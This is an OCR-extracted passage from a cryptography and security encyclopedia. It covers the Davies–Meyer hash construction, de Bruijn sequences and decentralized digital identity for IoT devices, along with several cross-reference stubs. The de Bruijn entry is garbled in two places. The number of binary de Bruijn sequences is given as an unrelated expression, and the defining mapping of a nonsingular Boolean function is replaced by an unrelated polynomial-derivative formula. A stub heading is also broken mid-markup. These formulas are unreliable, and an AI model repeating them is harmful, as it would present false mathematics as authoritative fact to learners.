Schuster F, Costa M, Fournet C, Gkantsidis C, Peinado M, Mainar-Ruiz G, Russinovich M (2015) VC3: trustworthy data analytics in the cloud using SGX. In: IEEE symposium on security and privacy, pp 38–54

Wikipedia (2023) List of data breaches. https://en.wikipedia.org/wiki/List_of_data_breaches

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300255

Database Governance Policies

Administrative Policies in SQL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300256

Database Management Guidelines

Administrative Policies in SQL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300257

Database Operational Policies

Administrative Policies in SQL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300258

Database Protection

Database Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300259

Data-Oblivious Shuffle

Melbourne Shuffle, The

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_569

Davies–Meyer

Bart Preneel[14] ✉
(14) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

The Davies–Meyer hash function is a construction for an iterated hash function based on a block cipher, where the length in bits of the hash result is equal to the block length of the block cipher. The compression function encrypts the chaining value with key as a message block, and adds modulo 2 (exors) the chaining value to the resulting ciphertext.

Background

This construction was attributed to Davies by Winternitz (1984a, b), and to Meyer by Davies (Davies and Price 1984). Davies has confirmed in a personal communication to the author that he did not propose the hash function, although he may have proposed the compression function.

Theory

The Davies–Meyer hash function is a cryptographic hash function that may have the following properties: preimage resistance, second preimage resistance, and collision resistance; these properties may or may not be achieved depending on the properties of the underlying block cipher.

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$.

The Davies–Meyer scheme is an iterated hash function with a compression function that maps $k + n$ bits to n bits:

$$H_i = E_{X_i}(H_{i-1}) \oplus H_{i-1}. \tag{1}$$

By iterating this function in combination with MD-strengthening (hash functions), one can construct a hash function based on this compression function; this hash function is known as the Davies–Meyer hash function. It has been shown by Black and Rogaway (Black et al. 2002) that in the ideal cipher model, if ($k \geq n$), finding a (second) preimage requires approximately 2^n encryptions, and finding a collision requires approximately $2^{n/2}$ encryptions.

In order to achieve an acceptable security level against (2nd) preimage attacks, the block length n needs to be at least 128 bits (in 2024); for collision resistance, the block length should be at least 256 bits (in 2024). This means that this scheme should not be used with 64-bit block ciphers (e.g., CAST-128, DES, FEAL, GOST, IDEA, and KASUMI/MISTY1); it should only be used for (2nd) preimage resistance with 128-bit block ciphers (e.g., AES, Camellia, CAST-256, MARS, RC6, TWOFISH, and SERPENT). Very few 256-bit block ciphers exist; exceptions are the 256-bit version of RC6 and of Rijndael.

Note that a block cipher may have properties which pose no problem at all when they are used only for encryption, but which may result in the Davies–Meyer construction of the block cipher to be insecure (Preneel, 1993; Preneel et al., 1994). Typical examples are the complementation property and weak keys of DES; it is also clear that the Davies–Meyer construction based on DES-X is highly insecure. The fact that the key is known to an opponent may also result in security weaknesses (e.g., differential attacks of (Rijmen and Preneel, 1995) and known key attacks of (Knudsen and Rijmen 2007)). Hirose defines a block cipher secure against a known plaintext attack for which the Davies–Meyer hash function is not second preimage resistant (Hirose 2002).

Since there are very few block ciphers with a 256-bit block length, the Davies–Meyer construction is rarely used to obtain collision-resistant hash functions from standard block ciphers. However, this construction is very

popular in custom-designed hash functions such as MD4, MD5, and the SHA family. Indeed, the compression functions of these hash functions are designed using an internal block cipher structure; the compression functions are made noninvertible by applying the Davies–Meyer construction to these internal block ciphers.

Cross-References

Hash Functions

References

Black J, Rogaway P, Shrimpton T (2002) Blackbox analysis of the block-cipher-based hash-function constructions from PGV. In: Yung M (ed) Advances in cryptology, proceedings Crypto'02. LNCS, vol 2442. Springer, pp 320–355

Davies D, Price WL (1984) Digital signatures, an update. In: Proceedings 5th international conference on computer communication, October 1984, pp 845–849

Hirose S (2002) Secure block ciphers are not sufficient for one-way hash functions in the Preneel-Govaerts-Vandewalle model. In: Nyberg K, Heys HM (eds) Selected areas in cryptography. LNCS, vol 2595. Springer, pp 339–352

Knudsen LR, Rijmen V (2007) Known-key distinguishers for some block ciphers. In: Kurosawa K (ed) Advances in cryptology, proceedings Asiacrypt'07. LNCS, vol 4833. Springer, pp 315–324

Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven

Preneel B, Govaerts R, Vandewalle J (1994) Hash functions based on block ciphers: a synthetic approach. In: Stinson D (ed) Advances in cryptology, proceedings Crypto'93. LNCS, vol 773. Springer, pp 368–378

Rijmen V, Preneel B (1995) Improved characteristics for differential cryptanalysis of hash functions based on block ciphers. In: Preneel B (ed) Fast software encryption. LNCS, vol 1008. Springer, pp 242–248

Winternitz RS (1984a) Producing a one-way hash function from DES. In: Chaum D (ed) Advances in cryptology, proceedings Crypto'83. Plenum Press, New York, pp 203–207

Winternitz RS (1984b) A secure one–way hash function built from DES. In: Proceedings IEEE symposium on information security and privacy. IEEE Computer Society Press, pp 88–90

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300260

DDH Problem

Decisional Diffie—Hellman Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_344

De Bruijn Sequence

Tor Helleseth[15] ✉
(15) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

A k-ary de Bruijn sequence of order n is a sequence of period k^n, which contains each k-ary n-tuple exactly once during each period.

Theory and Application

De Bruijn sequences are named after the Dutch mathematician Nicholas de Bruijn. In 1946, he discovered a formula giving the number of k-ary de Bruijn sequences of order n, and proved that it is given by $((k-1)!)^{k^{n-1}} \cdot k^{k^{n-1}-n}$. The result was, however, first obtained more than 50 years earlier in 1894 by the French mathematician C. Flye-Sainte Marie.

For most applications, binary de Bruijn sequences are the most important. The number of binary de Bruijn sequences of period 2^n is $\alpha \in \mathbb{Z}_p$. An example of a binary de Bruijn sequence of period $2^4 = 16$ is $\{s_t\} = 0000111101100101$. All binary 4-tuples occur exactly once during a period of the sequence. In general, binary de Bruijn sequences are balanced, containing the same number of zeros and ones in a period, and they satisfy many randomness criteria, although they may be generated using

deterministic methods. They have been used as a source of pseudo-random numbers and in key-sequence generators of stream ciphers.

A de Bruijn sequence can be generated by a nonlinear feedback function in *n*-variables (see Golomb 1967). From the initial state ($s_0, s_1, \ldots, s_{n-1}$) and a nonlinear Boolean function $f(z_0, z_1, \ldots, z_{n-1})$ one can generate the sequence

$$s_{t+n} = f(s_t, s_{t+1}, \ldots, s_{t+n-1}), \text{for } t = 0, 1, 2, \ldots.$$

This can be implemented using an *n*-stage nonlinear shift register (see non-linear feedback shift register). For example the binary de Bruijn sequence above of period $16 = 2^4$ can be generated by $s_{t+4} = f(s_t, s_{t+1}, s_{t+2}, s_{t+3})$, using the initial state (0000) and the Boolean function

$$f(z_0, z_1, z_2, z_3) = 1 + z_0 + z_1 + z_1 z_2 z_3.$$

The binary *de Bruijn graph* B_n of order *n* is a directed graph with 2^n nodes, each labeled with a unique binary *n*-tuple and having an edge from node $S = (s_0, s_1, \ldots, s_{n-1})$ to $T = (t_0, t_1, \ldots, t_{n-1})$ if and only if $(s_1, s_2, \ldots, s_{n-1}) = (t_0, t_1, \ldots, t_{n-2})$. The successive *n*-tuples in a de Bruijn sequence therefore form a *Hamiltonian cycle* in the de Bruijn graph, meaning that a full cycle visits each node exactly once.

There are many algorithms for constructing de Bruijn sequences. The following is perhaps one of the easiest to describe. Start with *n* zeros and append a one whenever the *n*-tuple thus formed has not appeared in the sequence so far, otherwise append a zero. The sequence of length $2^4 = 16$ above is an example of a de Bruijn sequence constructed in this way. It is known that the decision of which bit to select next can be based on local considerations and storage requirements can be reduced to only 3*n* bits.

Any Boolean function *f* such that the mapping

$$D_{E(0,w_0)}p(x,y) = \sum_{(u,w_0 \preccurlyeq w)} a_{u,w} x^u y^{w+w_0}.$$

is a permutation of the set of binary *n*-tuples is called a *nonsingular* Boolean function. It can be written in the form,

$$f\left(z_0, z_1, \ldots, z_{n-1}\right) = z_0 + g\left(z_1, z_2, \ldots, z_{n-1}\right) \pmod 2.$$

The truth table of a Boolean function $f(z_0, z_1, \ldots, z_{n-1})$ is a list of the values of $f(z_0, z_1, \ldots, z_{n-1})$ for all binary n-tuples. The weight of the truth table of f is the number of ones in this list.

Large classes of de Bruijn sequences can be constructed by starting with a nonsingular Boolean function f that decomposes the de Bruijn graph into several shorter disjoint cycles and then joining the cycles one by one until one arrives at a de Bruijn sequence. To join two cycles, one can find an n-tuple $(z_0, z_1, \ldots, z_{n-1})$ on a cycle (where $(z_1, z_2, \ldots, z_{n-1}, f(z_0, z_1, \ldots, z_{n-1}))$ is on the same cycle) and $(z_1, z_2, \ldots, z_{n-1}, 1 + f(z_0, z_1, \ldots, z_{n-1}))$ on a different cycle. Then the two cycles will be joined after changing (complementing) $g(z_1, z_2, \ldots, z_{n-1})$ (leading to two changes of the truth table of f). One common starting function is the nonsingular function corresponding to $g = 0$, i.e., $f(z_0, z_1, \ldots, z_{n-1}) = z_0$, that is known to decompose B_n into the pure circulating register(PCR), consisting of all cycles of period dividing n. This is known to contain $Z(n) = \frac{1}{n}\sum_{d|n}\phi(d)2^{n/d}$ cycles, where $\phi(n) = \left|\{i | 1 \le i < n, \gcd(i, n) = 1\}\right|$. For $n = 4$ the PCR consists of the cycles (0), (1), (01), (0001), (0011), (0111). Another popular starting function is the complementary circulating register (CCR) corresponding to $g = 1$, i.e., $f(z_0, z_1, \ldots, z_{n-1}) = z_0 + 1 \pmod 2$. This is known to contain $Z^*(n) = \frac{1}{2}Z(n) - \frac{1}{2n}\sum_{2d|n}\phi(2d)2^{n/2d}$ cycles.

Another method to construct de Bruijn sequences is to use recursive algorithms. There exist algorithms that take as input two de Bruijn sequences of period 2^{n-1} and produce a de Bruijn sequence of period 2^n.

The linear complexity of a de Bruijn sequence is defined as the length of the shortest linear shift register that can be used to generate the sequence. The linear complexity L of a binary de Bruijn sequence of period 2^n, $n \ge 3$, satisfies the double inequality,

$$2^{n-1} + n \le L \le 2^n - 1.$$

There exist de Bruijn sequences that meet the upper and lower bounds with equality (see Golomb and Gong 2005).

The *quadratic complexity* of a de Bruijn sequence is the length of the shortest shift register that generates the sequence where the feedback

function f is allowed to have quadratic terms. The quadratic complexity Q of a binary de Bruijn sequence of period 2^n, $n \geq 3$, satisfies the double inequality

$$n + 2 \leq Q \leq 2^n - \binom{n}{2} - 1.$$

It is known that for any nonsingular Boolean function f, the number of cycles that it decomposes B_n into has the same parity as the weight of the truth table of g. Therefore, for a de Bruijn sequence, the truth table of g has odd weight. It is further known that for a de Bruijn sequence, the weight w of the truth table of g obeys

$$Z(n) - 1 \leq w \leq 2^{n-1} - Z^*(n) + 1.$$

The lower bound can be achieved by starting with the PCR and joining cycles one at a time until one arrives at a de Bruijn sequence. Each joining step will in this case increase the weight of the truth table of g by 1. Similarly one can construct de Bruijn sequences of maximal weight by starting with the CCR and joining the cycles one by one; each joining step will in this case reduce the weight of the truth table of g by 1. For values $n < 7$ the number of de Bruijn sequences of each possible weight of the truth table of g is known. An excellent survey of de Bruijn sequences is given in Fredricksen (1982).

Cross-References

Boolean Functions
Linear Complexity
Maximal-Length Sequences
Sequences

Recommended Reading

Fredricksen H (1982) A survey of full length nonlinear shift register cycle algorithms. SIAM Rev 24(2):195–221
[MathSciNet]

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco, Revised ed., Aegean Park Press, Laguna Hills, 1982

Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge, p 156

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300261

Decentralized (Multi-authority) Attribute-Based Encryption

Multi-authority and Decentralized Attribute-\break{

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300262

Decentralized Access Control

Privacy-Aware Access Control in Decentralized Online Social Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300263

Decentralized Digital Identity

Decentralized Identity for IoT Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1801

Decentralized Identity for IoT Systems

Muhammad Waleed[16] ✉ and Sokol Kosta[16] ✉
(16) Department of Electronic Systems, Aalborg University, Copenhagen, Denmark

✉ **Muhammad Waleed**
Email: muhammadw@es.aau.dk

✉ **Sokol Kosta (Corresponding author)**
Email: sok@es.aau.dk

Synonyms

Decentralized digital identity; Distributed identity

Definition

Decentralized digital identity (DDID) is an emerging concept for identity management systems based on a distributed trust model, currently being standardized by W3C, the Decentralized Identity Foundation, and other communities. To remove the requirement for centralized mediators, an underlying distributed system is utilized, with Distributed Ledger Technologies (DLTs) being the primary approach. However, other decentralized architectures can also be applied alternatively.

Background

The Internet of Things (IoT) signifies an infrastructure of interrelated devices, users, objects, and data sources that transfer information together

or individually over a network (Li et al. 2019). As many real-life examples of attacks on IoT environments exist (e.g., man in the middle, eavesdropping, impersonation, spoofing, replay attack), one of the major requirements of trust and privacy is *verifiable identities*, where both communication parties (i.e., individuals and devices) that take part in the communication trust each other and provide proof of their identities. For governance of these identities, the legacy identity management models have mainly focused on subjects that is usually humans; however, the proliferation of IoT systems has created a need for a trustworthy environment where device's identity is a crucial aspect to be considered (Millenaar and Yarger 2019, Zwitter et al. 2020).

Several identity management models have been proposed to address the issues of identification. *Isolated identity* is one of the first of such models, which enabled users manage several identifiers and credentials (i.e., usernames and passwords) for authentication to each service provider, leading to the issue of many logins and passwords to be remembered by the users. Next, the *centralized authority* model tried to solve this issue by keeping users'/devices' authentication information in a central authority where users or devices utilize the same identity and credentials to authenticate themselves with the service providers and avoid repeating the process for each of them. In recent years, *federated identity* and *self-sovereign identity (SSI)* assembled a trusted environment while providing authority to the holders to decide what type of data and with whom the data should be shared (Soltani et al. 2021).

In today's world, digital identities also apply toward IoT systems. However, these models are primarily centralized, although the identity providers as a third party provide identities for devices. All the identity management operations are performed in a centralized manner leading to a single point of failure and making these models susceptible to several security attacks (Szalachowski 2021).

With the evolution of identity management models, researchers and companies are recently looking at something different, namely, the *decentralized identity*. In 2019, the World Wide Web Consortium (W3C) started the work on *digital identifiers*, a core component that enables decentralized digital identity. They formally released the recommendation of *verifiable credentials*, represented as digital documents issued with digital signatures that improve the digital identity model security (W3C

2021, World Wide Web Consortium 2019). The decentralized identity is designed to be typically implemented with the provision of *distributed ledger technologies (DLTs)* (Čučko and Turkanović 2021), although other distributed technologies can also be adopted (W3C 2021). The concept of decentralized digital identity (DDID) applies both to humans and machines, where in the former case, users can authenticate themselves to service providers while in the latter, machines authenticate to other devices automatically. In this document, we focus on DDID for machines, and more specifically for IoT devices, given their need to join large-scale systems enabled with verifiable credentials automatically.


Theory

According to the recommendations proposed by the W3C, the decentralized digital identity concept involves (i) a distributed system that works as a data registry, typically a DLT (Avellaneda et al. 2019); (ii) decentralized identifiers (DIDs), which are universal resource identifiers composed of three main elements, the DID scheme, the DID method, and a method-specific identifier (a unique string) to make a unique digital identifier for an entity; and (iii) verifiable credentials (VCs), which describe the physical credentials of a device, such as serial number, barcode, etc.

In the physical world, an entity or subject can be identified with specific information, such as identification number, passport, driving license, tax card, or barcode. This information is termed a credential which is associated with an entity. These credentials are issued by an issuing authority such as a certificate body, government, or national agency and used for verification purposes. The VCs can describe the digital form of all these physical credentials of an entity. The addition of digital signatures makes the physical credential tamper-proof and credible (Parameswarath et al. 2022). An entity that holds the VCs can generate a verifiable presentation and provides them to a verifier to prove that they possess the credentials with specific attributes. The verifiable presentation is derived from VCs and is a tamper-evident presentation generated in a way that an entity or holder of the presentation can be trusted after process of cryptographic verifications. The purpose of using the verifiable presentation is that, in many cases, the holder does not need to show all credentials, but a certain amount of information synthesized from the VCs.

The ecosystem to enable the VCs has three roles, namely, issuers, holders, and verifiers (World Wide Web Consortium 2019), as shown in Fig. 1.

- *Issuers*. They are the trusted authorities responsible for issuing the credentials to holders.
- *Holders*. They could be the IoT devices or the users, and they are the owners of digital identities, giving them the control to decide how much and with whom they share the data. They can present their credentials to any organization that requests them in case of verification.
- *Verifiers*. They are responsible for assuring the authenticity of a holder's data. The holders need to provide their variable presentation (claims) to the organization responsible for verifying the authenticity.




Decentralized Identity for IoT Systems, Fig. 1 Architecture of decentralized identifiers enabling verifiable credentials

Decentralized Identifiers (DIDs)

At the core of the decentralized digital identity are the *decentralized identifiers* (DIDs), unique identifiers designed to enable users, things, or organizations to use the system they trust to generate their own identifiers and avoid having an external authority issuing them. These identifiers facilitate the entities (i.e., users or devices) to prove ownership and control over them using verifiable credentials (i.e., generated from identifiers of an entity by issuer – signed with digital signatures) without requiring permission from any other party. The DID includes three main elements: DID scheme, DID method, and DID method identifier (W3C 2021). The DID method represents the DLTs on top of which identifiers are created,

and its associated method identifier (i.e., a combination of letters and numbers) must be unique. The standard format of a DID and its example is shown below.

$$did : did_method : did_method_id$$




IoT devices use their verifiable presentations associated with their DIDs for authentication when accessing resources in a trusted environment. Many IoT devices are resource-constrained and may not be able to run complex cryptography; most DIDs use approaches with smaller key sizes, like elliptic curve cryptography (ECC), which is lightweight and faster compared to the RSA key generation method (Kortesniemi et al. 2019). DIDs are considered as the uniform resource identifiers (URIs) associated with the DID document, which contains the information that describes the entity and verification methods, such as public keys, a specific field of cryptographic proof (containing digital signatures) for proving the integrity of the DID document itself. In the process, the DID document is stored on the data registry, typically a distributed ledger. The standard elements in a DID document, according to the W3C's specifications, are listed below:

- *Context*. A URL for the DID – set of rules that interpret a DID document; for example, in DID context, it is used as "@context": "https://w3id.org/did/v1".
- *DID Subject*. This field contains the identifier of the entity or subject.
- *Public Keys*. The public keys are in various formats, such as base64 or HEX, and are used for authentication.
- *Authentication*. The mechanism of proof is defined in this field and used by the entity to prove its association with the DID.
- *Authorization*. This field defines the type of verification, such as capability-based technique on behalf of the entity.
- *Endpoints*. This represents the method of interaction with the DID entity or holder.

- *Proof*. This field keeps the digital signature for the integrity of the DID document.

Example Scenario

The working infrastructure of DIDs is illustrated with a modern world scenario, as depicted in Fig. 2. This scenario presents a trusted environment for electric vehicle charging based on decentralized identifiers and verifiable credentials. The DIDs promote the idea of anonymous and unique identifiers used for each service, making it difficult to track the devices' activity. In an electric vehicle (EV) charging scenario, first, the EV (i.e., holder) creates its own DID (a URI, as shown in the above example), which is resolved to the DID document that describes the EV and contains information, such as the public keys. This DID document is stored on a data registry, typically a distributed ledger. Next, the EV provides its DID to the electricity provider (EP), which acts as an issuer. The EP verifies the EV's identity and issues the verifiable credentials to the EV. The EP also stores public keys on the distributed ledger. The EV makes a verifiable presentation from verifiable credentials, and when it comes to the charging station (CS acts as a verifier), it presents the verifiable presentation to show that it has the authorization to use the charging service. The CS verifies the EV's credentials using the public key stored by the EP on a DLT and allows the EV to use the service.



Decentralized Identity for IoT Systems, Fig. 2 Electric vehicle charging environment with the use of decentralized identifiers

The level of privacy of various parties in a system is different, and it depends entirely on the system where and how much security and privacy are essential for each party. In this use case, the electricity provider and charging stations have already established a business agreement and are public entities that do not require to hide their identities. The electricity provider only needs to know the vehicle's identity for billing purposes.

- Each time a new vehicle comes to the station, the CS must perform authentication to allow the service. However, the CS running or managed by different parties only needs to know that this vehicle is authorized by the EP and does not need to know more about the vehicle's identity.
- Following the authentication, CS provides the required information to the EP, such as how much the vehicle is charged, where, and at which charging station.

- On the other side, the vehicle's identity is vulnerable, as the EP knows the vehicle's location. In this case, the CS will only report the district where the vehicle is charged and will not provide the location details as the only information here required for EP is the charging service (e.g., cost, power optimization) to establish a trusted environment.

Open Problems and Future Directions

The primary concern in the decentralized identity model is the scalability of distributed ledgers that work as its foundation layer to store verifiable credentials (M. Kuperberg 2020). For instance, most decentralized identity model implementations use blockchain as a trust layer (Liu et al. 2020), which raises issues related to scalability because of unpredictable congestion and transaction fee (i.e., increase or decrease with block size) movements (Nasir et al. 2022; Jiang et al. 2022). Further, achieving the consensus needs consistent coordination and communication between nodes that are separated and located at different places in an organization. In addition, dealing with the consensus algorithms of DLTs, which in many cases are based on complex cryptographic techniques such as proof of work (PoW), is not feasible for resource-constrained devices (Afzaal et al. 2022). To improve scalability and make a lightweight environment to accommodate also low power devices, other types of DLTs, such as IOTA, can be considered a viable approach (Millenaar and Yarger 2019).

Moreover, it is also interesting to see how to effectively integrate them with the existing authentication approaches such as Authentication and Key Agreement (AKA) and Physical Unclonable Functions (P. Mall et al. 2022). Additionally, only building a model architecture is not enough because a proper mechanism for the consent of data storage on DLTs that cannot be changed later (i.e., both in the users' or devices' case) is also essential. A thorough structure is required to address the usable and legal concerns where the solutions are not only technical but also conflicting from a regulation's perspective, such as GDPR (Kuperberg 2020).

Cross-References

Entity Authentication

Identification
Identity Management
Self-Sovereign Identity

References

Afzaal H, Imran M, Janjua MU (2022) Formal verification of persistence and liveness in the trust-based blockchain crowdsourcing consensus protocol. Comput Commun 192:384–401. https://doi.org/10.1016/j.comcom.2022.06.014
[Crossref]

Avellaneda O, Bachmann A, Barbir A et al (2019) Decentralized identity: where did it come from and where is it going? IEEE Commun Standards Mag 3(4):10–13. https://doi.org/10.1109/MCOMSTD.2019.9031542
[Crossref]

Čučko Š, Turkanović M (2021) Decentralized and self-sovereign identity: systematic mapping study. IEEE Access 9:139009–139027. https://doi.org/10.1109/ACCESS.2021.3117588
[Crossref]

Jiang S, Li Y, Wang S et al (2022) Blockchain competition: the tradeoff between platform stability and efficiency. Eur J Oper Res 296(3):1084–1097
[MathSciNet]

Kortesniemi Y, Lagutin D, Elo T et al (2019) Improving the privacy of IoT with Decentralised Identifiers (DIDs). J Comput Netw Commun 2019:8706760. https://doi.org/10.1155/2019/8706760
[Crossref]

Kuperberg M (2020) Blockchain-based identity management: a survey from the enterprise and ecosystem perspective. IEEE Trans Eng Manag 67(4):1008–1027

Li R, Song T, Mei B et al (2019) Blockchain for large-scale internet of things data storage and protection. IEEE Trans Serv Comput 12(5):762–771

Liu Y, He D, Obaidat MS et al (2020) Blockchain-based identity management systems: a review. J Netw Comput Appl 166:102731. https://doi.org/10.1016/j.jnca.2020.102731
[Crossref]

Mall P, Amin R, Das AK et al (2022) PUF-based authentication and key agreement protocols for IoT, WSNs, and smart grids: a comprehensive survey. IEEE Internet Things J 9(11):8205–8228

Millenaar JF, Yarger M (2019) The case for a Unified Identity. IOTA. https://files.iota.org/comms/IOTA_The_Case_for_a_Unified_Identity.pdf. Accessed 14 May 2022

Nasir MH, Arshad J, Khan MM et al (2022) Scalable blockchains – a systematic review. Future Generation Comput Syst 126:136–162. https://doi.org/10.1016/j.future.2021.07.035
[Crossref]

Parameswarath RP, Gope P, Sikdar B (2022) User-empowered privacy-preserving authentication protocol for electric vehicle charging based on decentralized identity and verifiable credential. ACM Trans Manage Inf Syst 13(4). https://doi.org/10.1145/3532869

Soltani R, Nguyen UT, An A (2021) A survey of self-sovereign identity ecosystem. Security Commun Netw (Hindawi) 2021:8873429. https://doi.org/10.1155/2021/8873429
[Crossref]

Szalachowski P (2021) Password-authenticated decentralized identities. IEEE Trans Inf Forensics Secur 16:4801–4810

W3C (2021) Decentralized Identifiers (DIDs) v1.0. W3C. https://www.w3.org/TR/did-core/. Accessed 15 May 2022

World Wide Web Consortium (2019) Verifiable credentials data model 1.0: expressing verifiable information on the web. https://www.w3.org/TR/vc-data-model/?#core-data-model

Zwitter AJ, Gstrein OJ, Yap E (2020) Digital identity and the blockchain: universal identity management and the concept of the “Self-Sovereign” individual. Front Blockchain 3. https://doi.org/10.3389/fbloc.2020.00026

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300264

Decentralized Trust Management

Trust Management

© Springer Nature Switzerland AG 2025
